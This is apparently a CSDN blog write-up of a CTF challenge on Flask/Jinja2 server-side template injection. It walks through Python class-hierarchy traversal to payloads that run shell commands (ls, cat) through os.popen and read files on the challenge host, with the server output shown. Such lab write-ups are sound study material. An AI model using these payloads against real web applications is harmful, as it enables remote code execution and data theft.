




# [ctf web][XTCTF]Web\_python\_template\_injection writeup

原创

shu天  于 2021-08-17 20:23:41 发布  59  收藏 1

分类专栏: [# web ctf](#) 文章标签: [ctf web SSTI 模板注入](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/119765204](https://blog.csdn.net/weixin_46081055/article/details/119765204)

版权



[web](#) 同时被 2 个专栏收录

46 篇文章 1 订阅

订阅专栏



[ctf](#)

81 篇文章 4 订阅

订阅专栏

## [XTCTF]Web\_python\_template\_injection

知识点:

python-flask框架-Jinja2模板注入

## python模板注入--Flask

python中编写的主流web框架有Django、Tornado、Flask、Twisted

## flask框架

flask框架是基于Jinja2模板引擎实现的

## Jinja2模板

# 测试有没有注入

```
{{8*8}}返回64
```

## 利用


找到父类 <type 'object'> --> 寻找子类(引用) --> 找关于命令执行或者文件操作的模块(引用中有模块)。

### 查看全局变量


```
{{config}}
```

## wp

### 1.[XTCTF]Web\_python\_template\_injection



```
{{7*7}}
```



os.popen 以file形式返回输出内容

```
__class__ //返回对象所属的类
__mro__ //返回一个类所继承的基类
__base__ //返回该类所继承的基类
//__mro__和__base__都是寻找该类继承的基类
__subclasses__() //返回基类可用引用
__init__ //类的初始化方法
__globals__ //对包含函数全局变量的字典的引用
```

### 首先找到当前变量所在的类

```
http://220.249.52.133:47213/{{'.__class__}}
```

返回 URL http://220.249.52.133:47213/<type 'str'> not found

### 找object父类


```
http://220.249.52.133:47213/{{'.__class__.__mro__}}
```

返回 url http://220.249.52.133:47213/<type 'str'> <type 'basestring'> <type

返回 URL http://220.249.52.133:47213/(<type 'str'>, <type 'basestring'>, <type 'object'>) not found

## 找object可用引用

```
http://220.249.52.133:47213/{{'__.__class__.__mro__[2].__subclasses__()}}
```



URL http://111.200.241.244:49892/[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type

返回一大堆可用引用，从其中可以找到我们想要的os所在的site.\_Printer类，它在列表的第七十二位，即\_\_subclasses\_\_[71]

```
65 <class '_abcoll.Iterable'>
66 <class '_abcoll.Sized'>
67 <class '_abcoll.Container'>
68 <class '_abcoll.Callable'>
69 <type 'dict_keys'>
70 <type 'dict_items'>
71 <type 'dict_values'>
72 <class 'site._Printer'>
73 <class 'site.Helper'>
74 <type '_sre.SRE_Pattern'>
75 <type '_sre.SRE_Match'>
76 <type '_sre.SRE_Scanner'>
77 <class 'site.Quitter'>
78 <class 'codecs.IncrementalEncoder'>
79 <class 'codecs.IncrementalDecoder'>
80 <type 'functools.partial'>
```

sublime中替换为/n，选.\*模式

## 利用os模块读取目录

```
http://220.249.52.133:47213/{{'__.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].popen('ls').read()}}
```

返回 URL http://220.249.52.133:47213/f14g index.py not found

## 读取f14g中内容

```
http://220.249.52.133:47213/{{'__.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].popen('cat f14g').read()}}
```

```
http://220.249.52.133:47213/{{'__.__class__.__mro__[2].__subclasses__()[40]('f14g').read()}}
```

[40]号可用引用是file

```
37 <type 'wrapper_descriptor'>
38 <type 'instance'>
39 <type 'ellipsis'>
40 <type 'member_descriptor'>
41 <type 'file'>
42 <type 'PyCapsule'>
43 <type 'cell'>
44 <type 'callable_iterator'>
45 <type 'iterator'>
```

常用payload还有

```
'__.__class__.__mro__[2].__subclasses__()
```

[71].\_\_init\_\_.\_\_globals\_\_['os'].system('ls')返回的是状态码，我们要结合curl命令

